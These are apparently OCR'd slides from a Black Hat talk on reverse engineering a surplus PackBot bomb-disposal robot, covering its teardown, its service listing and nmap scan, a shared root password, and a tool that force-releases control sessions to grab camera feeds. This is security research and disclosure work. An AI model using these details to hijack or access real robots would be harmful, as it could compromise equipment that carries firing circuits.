RENDER SAFE

Reverse Engineering and Exploiting an EOD Robot

Black Hat USA – August 2026

~ $ whoami

Patrick Kiley

- Embedded security specialist
- Industry veteran
- Researched avionics security
- Bricked his Tesla while hacking the BMS
  - Had to tow across state lines to fix
- Bought his first Boomba in December

Google Cloud Security

~ $ whoami

Mandiant

Emily Astranova

- Have been at Mandiant for 3 years
- Worked at a SOC for 2 years before Mandiant
- Physical security enjoyer
- FIRST Robotics mentor

Google Cloud Security

Agenda

01
Surplus Store to Bench

Packbot History

1998

DARPA and iRobot Research started

2001

PackBot used at WTC

2007

PackBot 510 Released

2016

Endeavor Robotics Created

2019

FLIR acquires Endeavor

2021

Teledyne Acquires FLIR

2022

PackBot 525 Released

PackBots started appearing in Surplus Stores

First Functional OG PackBot and First 510

- 510 Had a 2021 date
- OG Bot was from 2008?
- Hardware was very similar
- Tech debt identified


Hardware Architecture & Teardown


Yes it runs Linux!

Five Layers of Intel

1. Power, Main Motors, Ethernet Switch, FPGA
2. Moar FPGA, Conextant video, USB Hubs, DS Transceivers (RS485/RS422)
3. PCI, PCMCIA
4. SBC Carrier, CF Card (512MB)
5. Kontron SBC, 600Mhz Celeron M

45 Pin Accessory x6





Pins include:

24V power, Ground

USB, Ethernet, RS422, Differential FPGA signals, analog video

A few unidentified signal pins

All accessory ports have the same pinout, but go to different transceivers.

Accessories


- Radios
- Sensors - USB Connected
  - Toxic Gas Detector
  - Gamma/Neutron
  - Chemical Weapons
- Cameras and Manipulators
- Disablement devices
  - Use embedded firing circuit

PackBot EOD “Strong Arm”

- Higher torque version of original 3-joint arm
    - Can break itself
- Shoulder joint, Joint 2,
- Joint 3 with claw, cameras and accessory port
- Main Camera
    - Pan/tilt
    - Blast shield
    - Firing Mechanism
- 3+ cameras, turret, upper and lower manipulator
- 6 pin accessory, video, usb, power


ARM Base


- Audio TX/RX
- USB Hub
- Xilinx FPGA
- DS-FPGA-DS-FPGA…
- PIC Microcontroller
- Shoulder motor



Tube Circuits


- USB Hubs
- FPGAs
- Connections to cameras, manipulators






“High Res” Camera Head


- Multiple FTDI USB/Serial
- Firing Circuit
- Vis/IR Lights
- Sony FCB Zoom camera 26x optical zoom
- Accessory Connector




Rear maintenance Port

- RS-232
- Ethernet
    - RE hint, look for 1-4 ohms resistance between +,-







Power

- Original PackBot used NiCad/Nimh
- Current one uses up to 4 BB-2590 Li-Ion
    - 1 kWh
    - Same form factor as single use BA-5590

OCU Evolution


Brick to Tablet

- Brick with Hockey Puck Controllers
- Amrel Laptop - Ubuntu OS
- x86 Rugged Android Tablet
- All use a COTS Logitech Controller
- Later units use a USB connected firing controller

Original Brick

VM Ports

- Version 5.1
- Version 6.2
    - Mostly Works on 6.9 robot



VM Ports

- Steam Deck!
  - Used CachyOS since SteamOS is immutable(ish)
  - Still in VMware Workstation, libvirt/KVM had graphical issues
  - Steam Input for mapping controller to keyboard inputs, USB forwarding headaches

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
Tablet APK


- Ported app to other tablets
- Android 6.01 - 12
- Harder, better, faster, stronger tablets
- Got working up to Android 14




Software, Vulnerabilities and Exploitation

Architecture and OS

- Robot Operating System: iRobot CommonOS (Linux kernel 2.6)
- OCU Operating System:
    - OCU 5.x: Ubuntu 9.04 (Jaunty Jackalope)
    - OCU 6.2: Ubuntu 10.04 (Lucid Lynx)
- Language Runtime: Aware 2.0 runs on Python 2.5, wrapped heavily around compiled C++ shared object bindings
- Management / Remote Access: SSH Server on `TCP/22`. Started via legacy init scripts
- All Packbots have same root password
- All processes run as root
- OCU uses irobot username





Ad-Hoc Addressing

- OCUs and Robots have assigned serial numbers
- IP address derived from serial number
- For example 13913/256
  - 54 remainder 90
  - X.X.54.90
- Eliminates conflict and need for DHCP
- 172.16 - Ethernet
- 172.17 - Wireless
- 172.18 - Fiber

```
def writeNetworkConfig(s, serial):
    def writeFile(name,contents,mode='w'):
        fd = open(name,mode)
        for line in contents:
            fd.write(line + '\n')
        fd.close()


    serial=int(serial)
    oct3=str(serial/256)
    oct4=str(serial%256)
    machname="packbot" + ("%05d" %  serial)
    hostname=machname + ".roam.irobot.com"
    awareConf = "{\"IntranetServiceInfo\": {\"machin
```

Session Management

- Robot Metadata (`/robot/info.html`): XML payloads track dynamic subsystem access states (AVAILABLE vs. BUSY).
- Session Acquisition (`selectSession.html`):
  - Spawns backend Nysta UDP C++ daemons and initializes physical robot joints.
  - CGI Name Resolution: Requires a directly resolvable clientid hostname or IP (e.g., `172.16.0.232`) via mDNS/DNS to prevent indefinite CGI lookup hangs
  - Responds with session information, including numeric `authid` value

Session Management

- Spin-Up Latency: Physical joint/daemon initialization takes 5–10 seconds (requires client HTTP timeouts ≥ 15s).
- Session release and Lockouts (`releaseSession.html`):
  - Employs unique numeric tokens (`authid`) to "defend" against session hijacking.
  - Unclean client disconnects leave sessions locked as BUSY indefinitely.




Startup Process – 6.9

- /opt/irobot/bin/aware2Start
  - Starts Aware Publish/Subscribe server XML/RPC server
  - Starts Aware node manager
- /opt/irobot/bin/aware-cfgdb ⟵ Listens on high random port
  - Uses libshttpd.so
- /opt/irobot/bin/packbot-payload-system
- /opt/irobot/bin/packbot-jaus-node-manager
- /opt/irobot/bin/robot-discovery
- /opt/irobot/bin/aware-web-server

```
  0:00 /sbin/getty 38400 tty1
  0:05 /opt/irobot/bin/python2.5 /opt/irobot/bin/fnmgrd --managed --telnetPort=2320
  0:12 /opt/irobot/bin/packbot-jaus-node-manager --config-file=/opt/irobot/config/jaus/Pa
  0:20 /opt/irobot/bin/robot-discovery --config-file=/opt/irobot/config/discovery/PackBot
  0:02 /opt/irobot/bin/python2.5 /opt/irobot/bin/aware-web-server --port=80 --pages-direc
  3:00 /opt/irobot/bin/python2.5 /opt/irobot/bin/chassisProfile --managed --telnetPort=23
  8:26 /opt/irobot/bin/python2.5 /opt/irobot/bin/RobotApplication --managed --telnetPort=
  0:04 /opt/irobot/bin/python2.5 /opt/irobot/bin/robot-control-manager --module-name=Robo
  0:07 /opt/irobot/bin/FiringCircuit --config-file=/opt/irobot/config/payloads/FiringCirc
  0:00 /usr/sbin/dropbear -r /etc/dropbear/dropbear_rsa_host_key -p 22
  0:00 /usr/sbin/dropbear -r /etc/dropbear/dropbear_rsa_host_key -p 22
  0:00 -sh
  0:00 ps ax
# netstat -lnp
ections (only servers)
Local Address            Foreign Address           State       PID/Program name
127.0.0.1:45024          0.0.0.0:*                 LISTEN      2728/python2.5
172.16.46.176:38465      0.0.0.0:*                 LISTEN      2750/aware-node-man
172.16.46.176:42692      0.0.0.0:*                 LISTEN      2763/aware-cfgdb
0.0.0.0:47333            0.0.0.0:*                 LISTEN      2763/aware-cfgdb
0.0.0.0:42570            0.0.0.0:*                 LISTEN      2728/python2.5
172.16.46.176:47981      0.0.0.0:*                 LISTEN      2823/python2.5
127.0.0.1:3214           0.0.0.0:*                 LISTEN      2824/python2.5
0.0.0.0:46223            0.0.0.0:*                 LISTEN      2728/python2.5
0.0.0.0:111              0.0.0.0:*                 LISTEN      2636/portmap
0.0.0.0:80               0.0.0.0:*                 LISTEN      2784/python2.5
127.0.0.1:2320           0.0.0.0:*                 LISTEN      2780/python2.5
172.16.46.176:32849      0.0.0.0:*                 LISTEN      2780/python2.5
127.0.0.1:40274          0.0.0.0:*                 LISTEN      2750/aware-node-man
127.0.0.1:2323           0.0.0.0:*                 LISTEN      2823/python2.5
0.0.0.0:22               0.0.0.0:*                 LISTEN      2671/dropbear
127.0.0.1:6010           0.0.0.0:*                 LISTEN      3047/dropbear
172.16.46.176:38589      0.0.0.0:*                 LISTEN      2824/python2.5
172.16.46.176:38079      0.0.0.0:*                 LISTEN      2824/python2.5
0.0.0.0:15199            0.0.0.0:*                 LISTEN      2824/python2.5
```

Web Server

- Port 80




```
[redacted]:~$ nmap -Pn -sV -T4 172.16.46.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-30 16:10 PDT
Nmap scan report for 172.16.46.176
Host is up (0.0018s latency).
Not shown: 951 closed tcp ports (conn-refused), 46 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     Dropbear sshd 0.51 (protocol 2.0)
80/tcp  open  http    BaseHTTPServer 0.3 (Python 2.5.2)
111/tcp open  rpcbind 2 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Video Feed Decoding

- Active UDP Feeds
  - Primary drive camera broadcasts on `UDP/9002`
  - High-Res secondary camera on `UDP/9012`
- Packetization Protocol (RFC 3550):
  - 1442-byte MTU consisting of 12-byte RTP headers and 1402 bytes of raw video payload.
  - Stream activation is triggered dynamically upon successful HTTP session registration.
- MPEG-1 Stream Reassembly:
  - Payloads grouped by RTP Timestamp and sorted by Sequence Number.
  - Stripping the 12-byte RTP header yields a MPEG-1 Video stream.

```
==================================================
iRobot PackBot Real-Time Video Viewer
==================================================

==================================================
Network Interface Selection for Real-Time Streaming
==================================================
Please select your local IP interface connected to the OpenWrt router:
  [1] 10.89.7.61
  [2] 172.16.0.232
  [3] 192.168.56.1
  [4] 192.168.174.1
  [5] 192.168.75.1
  [6] Enter manually

Select local IP interface index [1-6]: 2

Select Camera Feed to Watch:
  [1] High-Resolution / Secondary Camera (Port 9012)
  [2] Primary / Drive Camera (Port 9002)

Select camera feed index [1-2, default 1]: 2
Local TCP Loopback Server listening on 127.0.0.1:8554

Sending force-release request to ensure session is unlocked...
Acquiring EFRSession via selectSession.html...
Session Activated successfully!
  - Dynamic Nysta port: 34762
  - Auth ID: 104491598384
UDP Socket successfully bound to 172.16.0.232:9002. Awaiting RTP packets...
Awaiting connection from OpenCV VideoCapture player...
Initializing real-time stream decoder on tcp://127.0.0.1:8554 ...
OpenCV VideoCapture player connected successfully!
[mpeg1video @ 00000218aaa64a40] Invalid frame dimensions 0x0.

>>> PLAYING REALTIME VIDEO! <<<
Press 'q' or [Esc] inside the player window to exit.
```

Video Feed Decoding

